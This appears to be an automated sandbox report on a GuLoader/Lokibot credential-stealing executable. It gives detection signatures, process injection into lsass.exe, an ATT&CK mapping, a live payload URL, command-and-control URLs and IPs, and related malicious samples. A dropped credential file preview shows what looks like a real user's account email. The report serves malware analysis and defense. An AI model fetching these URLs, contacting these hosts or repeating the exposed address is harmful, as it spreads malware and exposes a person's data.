ID: 526365
Sample Name: 2GirCpksIO.exe
Cookbook: default.jbs
Time: 15:25:41
Date: 22/11/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report 2GirCpksIO.exe

Overview


General Information

Sample Name:	2GirCpksIO.exe
Analysis ID:	526365
MD5:	5cc619f7dd365ec..
SHA1:	5b28cb97973da1..
SHA256:	7f5124088c09a92.
Infos:	

Most interesting Screenshot:



Detection




GuLoader Lokibot

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e.…
- Potential malicious icon found
- Multi AV Scanner detection for subm…
- Yara detected Lokibot
- GuLoader behavior detected
- Multi AV Scanner detection for doma…
- Yara detected GuLoader
- Hides threads from debuggers
- Tries to steal Mail credentials (via fil…
- Writes to foreign memory regions
- Tries to harvest and steal Putty / Wi…

Classification



Process Tree

- **System is w10x64native**
- 2GirCpksIO.exe (PID: 7984 cmdline: "C:\Users\user\Desktop\2GirCpksIO.exe" MD5: 5CC619F7DD365EC061F1F385D25BEA30)
  - 2GirCpksIO.exe (PID: 4560 cmdline: "C:\Users\user\Desktop\2GirCpksIO.exe" MD5: 5CC619F7DD365EC061F1F385D25BEA30)
    - lsass.exe (PID: 1016 cmdline: C:\Windows\system32\lsass.exe MD5: 15A556DEF233F112D127025AB51AC2D3)
- UserOOBEBroker.exe (PID: 4236 cmdline: C:\Windows\System32\oobe\UserOOBEBroker.exe -Embedding MD5: BCE744909EB87F293A85830D02B3D6EB)
- **cleanup**

Malware Configuration

Threatname: GuLoader


```
{
  "Payload URL": "https://afrocompass.com/karinedocesesalgados_Hpi"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000000.6227819814.00000000005 60000.00000040.00000001.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
00000001.00000002.6231878648.0000000002D 10000.00000040.00000001.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
00000005.00000003.6933085805.00000000008 98000.00000004.00000001.sdmp	JoeSecurity_Lokibot_1	Yara detected Lokibot	Joe Security	
Process Memory Space: 2GirCpksIO.exe PID: 4560	JoeSecurity_Lokibot_1	Yara detected Lokibot	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Windows Processes Suspicious Parent Directory

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Multi AV Scanner detection for domain / URL

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

System Summary:

Potential malicious icon found

Data Obfuscation:

Yara detected GuLoader

Malware Analysis System Evasion:

Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Anti Debugging:

Hides threads from debuggers

HIPS / PFW / Operating System Protection Evasion:

Writes to foreign memory regions

Allocates memory in foreign processes

Creates a thread in another existing process (thread injection)

Stealing of Sensitive Information:

Yara detected Lokibot

GuLoader behavior detected

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to harvest and steal browser information (history, passwords, etc)


Remote Access Functionality:

Yara detected Lokibot

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netw Effec
Valid Accounts	Windows Management Instrumentation	DLL Side-Loading 1	Process Injection 3 1 2	Masquerading 1	OS Credential Dumping 2	Security Software Discovery 3 1 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 1	Eaves Insec Netw Comr
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	DLL Side-Loading 1	Virtualization/Sandbox Evasion 2 2 1	Credentials in Registry 1	Process Discovery 2	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Explo Redir Calls/
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 3 1 2	Security Account Manager	Virtualization/Sandbox Evasion 2 2 1	SMB/Windows Admin Shares	Data from Local System 2	Automated Exfiltration	Non-Application Layer Protocol 4	Explo Track Locat
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 2	NTDS	System Information Discovery 4	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 1 5	SIM C Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manip Devic Comr
Replication Through Removable Media	Launchd	Rc.common	Rc.common	DLL Side-Loading 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamm Denia Servi


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
2GirCpksIO.exe	32%	Virustotal		Browse
2GirCpksIO.exe	20%	ReversingLabs		

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
afrocompass.com	4%	Virustotal		Browse
karinedocesesalgados.com.br	8%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://schemas.microso	0%	Avira URL Cloud	safe	
http://https://afrocompass.com/karinedocesesalgados_HpiSWwhaod1.bin	0%	Avira URL Cloud	safe	
http://karinedocesesalgados.com.br/nedo/five/fre.php	0%	Avira URL Cloud	safe	
http://https://afrocompass.com/k	0%	Avira URL Cloud	safe	
http://https://karinedocesesalgados.com.br/nedo/five/fre.php	0%	Avira URL Cloud	safe	
http://https://afrocompass.com/karinedocesesalgados_HpiSWwhaod1.bin0;	0%	Avira URL Cloud	safe	
http://https://afrocompass.com/karinedocesesalgados_HpiSWwhaod1.bin_	0%	Avira URL Cloud	safe	
http://https://afrocompass.com/karinedocesesalgados_Hpi	0%	Avira URL Cloud	safe	
http://https://afrocompass.com/c	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
afrocompass.com	68.66.226.70	true	true	• 4%, Virustotal, Browse	unknown
karinedocesesalgados.com.br	192.185.217.246	true	true	• 8%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://afrocompass.com/karinedocesesalgados_HpiSWwhaod1.bin	false	• Avira URL Cloud: safe	unknown
http://karinedocesesalgados.com.br/nedo/five/fre.php	true	• Avira URL Cloud: safe	unknown
http://https://afrocompass.com/karinedocesesalgados_Hpi	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
192.185.217.246	karinedocesesalgados.com.br	United States		46606	UNIFIEDLAYER-AS-1US	true
68.66.226.70	afrocompass.com	United States		55293	A2HOSTINGUS	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	526365
Start date:	22.11.2021
Start time:	15:25:41
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 0s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	2GirCpksIO.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit 20H2 Native **physical Machine for testing VM-aware malware** (Office 2019, IE 11, Chrome 93, Firefox 91, Adobe Reader DC 21, Java 8 Update 301
Run name:	Suspected Instruction Hammering
Number of analysed new started processes analysed:	11
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.rans.troj.spyw.evad.winEXE@4/4@2/2
EGA Information:	• Successful, ratio: 66.7%
HDC Information:	Failed
HCA Information:	Failed

Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
15:29:08	API Interceptor	488x Sleep call for process: 2GirCpksIO.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
192.185.217.246	Solicitud de Pedido N#U00ba 111700028645.exe	Get hash	malicious	Browse	• karinedocesesalgados.com.br/nedo/five/fre.php
	vG6lhNUgFa.exe	Get hash	malicious	Browse	• karinedocesesalgados.com.br/nedo/five/fre.php
	Global Proteccion y Seguridad SL pedido_N_202100027.exe	Get hash	malicious	Browse	• karinedocesesalgados.com.br/karin/five/fre.php
	Global Proteccion y Seguridad SL pedido_N_202100027.exe	Get hash	malicious	Browse	• karinedocesesalgados.com.br/karin/five/fre.php
	Factura FAN CourierFAN Courier Invoice 7038848_pdf.exe	Get hash	malicious	Browse	• karinedocesesalgados.com.br/karin/five/fre.php
	Orden de compra n_ 393116209.exe	Get hash	malicious	Browse	• karinedocesesalgados.com.br/karin/five/fre.php
	ENERGOTEHNICA SRL - Oferta PGAOFV0042676.exe	Get hash	malicious	Browse	• karinedocesesalgados.com.br/karin/five/fre.php
	PEDIDO 002065-0091 GRUPO INTASAL S.L.exe	Get hash	malicious	Browse	• karinedocesesalgados.com.br/karin/five/fre.php
	CERERE URGENTA DE COTARE PENTRU PRODUSELE DVS.exe	Get hash	malicious	Browse	• karinedocesesalgados.com.br/karin/five/fre.php
	zIpwVgDM5G.exe	Get hash	malicious	Browse	• karinedocesesalgados.com.br/karin/five/fre.php
	Demande de commande urgente No E2102468.exe	Get hash	malicious	Browse	• karinedocesesalgados.com.br/karin/five/fre.php
	SecuriteInfo.com.Trojan.Win32.Save.a.29564.exe	Get hash	malicious	Browse	• karinedocesesalgados.com.br/karin/five/fre.php

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
karinedocesesalgados.com.br	Solicitud de Pedido N#U00ba 111700028645.exe	Get hash	malicious	Browse	• 192.185.217.246
	vG6lhNUgFa.exe	Get hash	malicious	Browse	• 192.185.217.246
	Global Proteccion y Seguridad SL pedido_N_202100027.exe	Get hash	malicious	Browse	• 192.185.217.246
	Global Proteccion y Seguridad SL pedido_N_202100027.exe	Get hash	malicious	Browse	• 192.185.217.246
	Factura FAN CourierFAN Courier Invoice 7038848_pdf.exe	Get hash	malicious	Browse	• 192.185.217.246
	Orden de compra n_ 393116209.exe	Get hash	malicious	Browse	• 192.185.217.246
	ENERGOTEHNICA SRL - Oferta PGAOFV0042676.exe	Get hash	malicious	Browse	• 192.185.217.246
	PEDIDO 002065-0091 GRUPO INTASAL S.L.exe	Get hash	malicious	Browse	• 192.185.217.246
	CERERE URGENTA DE COTARE PENTRU PRODUSELE DVS.exe	Get hash	malicious	Browse	• 192.185.217.246
	zIpwVgDM5G.exe	Get hash	malicious	Browse	• 192.185.217.246
	Demande de commande urgente No E2102468.exe	Get hash	malicious	Browse	• 192.185.217.246
	SecuriteInfo.com.Trojan.Win32.Save.a.29564.exe	Get hash	malicious	Browse	• 192.185.217.246

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
A2HOSTINGUS	ATTACHMENT 6637268#Hydro tech BG_pdf.exe	Get hash	malicious	Browse	• 68.66.206.150
	SecuriteInfo.com.Trojan.Siggen15.46065.1499.exe	Get hash	malicious	Browse	• 68.66.226.95
	Pago Transferencia.pdf.exe	Get hash	malicious	Browse	• 85.187.128.246
	Pay stub for s3gov.com Employees.html	Get hash	malicious	Browse	• 68.66.226.75
	DOC_1003394276473336675207.docm	Get hash	malicious	Browse	• 209.124.90.7
	Report.docm	Get hash	malicious	Browse	• 209.124.90.7
	Pay stub for stonergroup.com Employee.html	Get hash	malicious	Browse	• 68.66.226.75
	Company profile.exe	Get hash	malicious	Browse	• 70.32.23.95
	Cotizacion.pdf.exe	Get hash	malicious	Browse	• 85.187.128.246
	Drawing & Company Profile.exe	Get hash	malicious	Browse	• 185.146.22.236
	Paystub for strundle@alarm.com.html	Get hash	malicious	Browse	• 68.66.226.75
	Pago-20210511.exe	Get hash	malicious	Browse	• 85.187.128.246
	h3SFZEdlT0.dll	Get hash	malicious	Browse	• 185.146.22.232
	NEaRhAVeo9	Get hash	malicious	Browse	• 185.146.23.58
	mipsel	Get hash	malicious	Browse	• 185.146.23.53
	lF3mtKMEWz.rtf	Get hash	malicious	Browse	• 185.146.22.238
	583475.exe	Get hash	malicious	Browse	• 68.66.224.28
	SecuriteInfo.com.Trojan.GenericKD.47258968.7621.exe	Get hash	malicious	Browse	• 185.146.22.233
	PO_W4420211025#BULGARIA SAINT GOBAIN.exe	Get hash	malicious	Browse	• 185.146.22.233
	PO_W4420211025#BULGARIA SAINT GOBAIN.exe	Get hash	malicious	Browse	• 185.146.22.233
UNIFIEDLAYER-AS-1US	Pago.Recibo.xls	Get hash	malicious	Browse	• 192.185.113.96
	Pago.Recibo.xls	Get hash	malicious	Browse	• 192.185.113.96
	Pago.Recibo.xls	Get hash	malicious	Browse	• 192.185.113.96
	New Order 000112221.exe	Get hash	malicious	Browse	• 74.220.199.6
	urgent quotation CN# 1400005567.exe	Get hash	malicious	Browse	• 192.185.84.191
	IRq0c4lGEaW9MTr.exe	Get hash	malicious	Browse	• 192.185.84.191
	New Order & Inquiry (Clearwin Co., LTD).exe	Get hash	malicious	Browse	• 192.185.129.69
	eh.x86	Get hash	malicious	Browse	• 76.162.184.187
	202111161629639000582.exe	Get hash	malicious	Browse	• 162.240.7.241
	PnZZljbD6P	Get hash	malicious	Browse	• 96.125.162.157
	AbLqXNtszz.exe	Get hash	malicious	Browse	• 74.220.199.6
	apep.arm	Get hash	malicious	Browse	• 173.83.209.221
	Offer quotation2021.xlsx	Get hash	malicious	Browse	• 162.241.226.37
	swift.xls	Get hash	malicious	Browse	• 192.185.113.96
	eFax document 805428.html	Get hash	malicious	Browse	• 69.49.244.145
	eFax document 805428.html	Get hash	malicious	Browse	• 69.49.244.145
	Confirmacion & Pago Fecha.xls	Get hash	malicious	Browse	• 192.185.113.96
	ITALY ORDER.vbs	Get hash	malicious	Browse	• 162.241.148.206

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Confirmacion & Pago Fecha.xls	Get hash	malicious	Browse	• 192.185.113.96
	Confirmacion & Pago Fecha.xls	Get hash	malicious	Browse	• 192.185.113.96

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
37f463bf4616ecd445d4a1937da06e19	HP7DYSoP6M.exe	Get hash	malicious	Browse	• 68.66.226.70
	yRqB5VANT3.exe	Get hash	malicious	Browse	• 68.66.226.70
	n#U00ba410000512664.exe	Get hash	malicious	Browse	• 68.66.226.70
	1Fu7t9XR6E.exe	Get hash	malicious	Browse	• 68.66.226.70
	justificante de la transfer.exe	Get hash	malicious	Browse	• 68.66.226.70
	justificante de la transfer.exe	Get hash	malicious	Browse	• 68.66.226.70
	7A0h5A8BmF.exe	Get hash	malicious	Browse	• 68.66.226.70
	AP_Remittance_SWT130003815_0.html	Get hash	malicious	Browse	• 68.66.226.70
	TEVRKPBK.EXE	Get hash	malicious	Browse	• 68.66.226.70
	ATTACHMENT 6637268#Hydro tech BG_pdf.exe	Get hash	malicious	Browse	• 68.66.226.70
	202111161629639000582.exe	Get hash	malicious	Browse	• 68.66.226.70
	6wV8uoO6lW.exe	Get hash	malicious	Browse	• 68.66.226.70
	L9s7zh4pKD.exe	Get hash	malicious	Browse	• 68.66.226.70
	qGwn1hxOmZ.exe	Get hash	malicious	Browse	• 68.66.226.70
	gIT7daOBPt.exe	Get hash	malicious	Browse	• 68.66.226.70
	f4gxrcTDkV.exe	Get hash	malicious	Browse	• 68.66.226.70
	SOO6hKZ7M0.exe	Get hash	malicious	Browse	• 68.66.226.70
	SOO6hKZ7M0.exe	Get hash	malicious	Browse	• 68.66.226.70
	f4gxrcTDkV.exe	Get hash	malicious	Browse	• 68.66.226.70
	BW5D0n506F.exe	Get hash	malicious	Browse	• 68.66.226.70

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Credentials\93CE54EBD72B5E2187F75E8118A14612_dec	
Process:	C:\Windows\System32\lsass.exe
File Type:	data
Category:	dropped
Size (bytes):	3656
Entropy (8bit):	7.047605315526176
Encrypted:	false
SSDEEP:	96:tO8ab0MEOHAROl5X1TJi1FngApY2gpZhprCRF8hVos+cYO40:s8oVgROl5lTJAFApnp/xJL
MD5:	0C791F9EFA54F4FFE2203D14A2401528
SHA1:	C5EC56621DEC7C6BB9711123DD2DFDB22A9EED89
SHA-256:	BEB9BF78BD08BBF91F090233587CD6A76FFC819EDF91D3A3099264B26986C6AE
SHA-512:	DD62210C98A52BB391174F56ED49283D11CBB7F2E12ED9D6F69EDED303E40FA2FC32670EEBA11A23D6E5FBEF702172B8B105C114D4413C273AD55C609D98B7E
Malicious:	false
Reputation:	low
Preview:	0...H..... fq.....L.e.g.a.c.y.G.e.n.e.r.i.c.:.t.a.r.g.e.t.=.M.i.c.r.o.s.o.f.t.A.c.c.o.u.n.t.:.u.s.e.r.=.s.h.a.h.a.k...s.h.a.p.i.r.a.@.o.u.t.l.o.o.k...c.o.m.....(...P.e.r.s.i.s.t.e.d.C.r.e.d.e.n.t.i.a.l.....6...s.h.a.h.a.k...s.h.a.p.i.r.a.@.o.u.t.l.o.o.k...c.o.m.....D...M.i.c.r.o.s.o.f.t._.W.i.n.d.o.w.s.L.i.v.e.:.a.u.t.h.s.t.a.t.e.:.0.....z..O..... .q..~H.9.R.u.....f..... ...,...9J.&6$-.h..&...N..4!...Ka..... .....<.....>.....*.C.....C...- .....C)".6}.....;+#....ty..CYZ.t.....T..F....:X..v..2^.....J..tK...t...;..2.WD.V..$....o.bx N=.....Id....D...M.i.c.r.o.s.o.f.t._.W.i.n.d.o.w.s.L.i.v.e.:.a.u.t.h.s.t.a.t.e.:.1.....kM.T.h...V^..k..u..U*.a.n0.P..;L...~.,.r~...Y.2h.....+3=..|ykXXm.u...!.QB...4.)!...u..X...[3t..%0... .v}.w..%.g.9..q.*...C..0/.=..o..@...IN}...<..X..9.....J....h..J.<n)*...(...n.O...%.W.H.W...pn}=.D#..W...h\....D.. H....E<'..@.H..n.i9..^>.U.....D...M.i.c.r.o.s.o.

C:\Users\user\AppData\Roaming\5D4ACB\B73EF6.hdb	
Process:	C:\Users\user\Desktop\2GirCpksIO.exe
File Type:	data
Category:	dropped
Size (bytes):	4
Entropy (8bit):	2.0
Encrypted:	false
SSDEEP:	3:Nn:Nn

C:\Users\user\AppData\Roaming\5D4ACB\B73EF6.hdb	
MD5:	9C3784B43620F067283A5B473E4FA839
SHA1:	6A0856C8F5E5F495CE1EB4AFBBB97B2D75D7A0DE
SHA-256:	554F626F83D6FCEA54BD064C60534D5DA4BD36CCAFD9581D7BCE16EA5D7CCDDB
SHA-512:	D81091737B27F9490FC24BA4DC35DABB8999B5F94960AA098FAF0D2D9F6413CB457244D843DCD3D7664EE6D5D81966DA8B1D951BCF5D82DAE8C3D30EC9253 4
Malicious:	false
Reputation:	low
Preview:	....

C:\Users\user\AppData\Roaming\5D4ACB\B73EF6.lck	
Process:	C:\Users\user\Desktop\2GirCpksIO.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1

C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-3425316567-2969588382-3778222414-1001\1b1d0082738e9f9011266f86ab9723d2_11389406-0377-47ed-98c7-d564e683c6eb	
Process:	C:\Users\user\Desktop\2GirCpksIO.exe
File Type:	data
Category:	dropped
Size (bytes):	47
Entropy (8bit):	1.1262763721961973
Encrypted:	false
SSDEEP:	3:/lSlllEXln:AWE1
MD5:	D69FB7CE74DAC48982B69816C3772E4E
SHA1:	B1C04CDB2567DC2B50D903B0E1D0D3211191E065
SHA-256:	8CC6CA5CA4D0FA03842A60D90A6141F0B8D64969E830FC899DBA60ACB4905396
SHA-512:	7E4EC58DA8335E43A4542E0F6E05FA2D15393E83634BE973AA3E758A870577BA0BA136F6E831907C4B30D587B8E6EEAFA2A4B8142F49714101BA50ECC294DDB 0
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.....user.

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
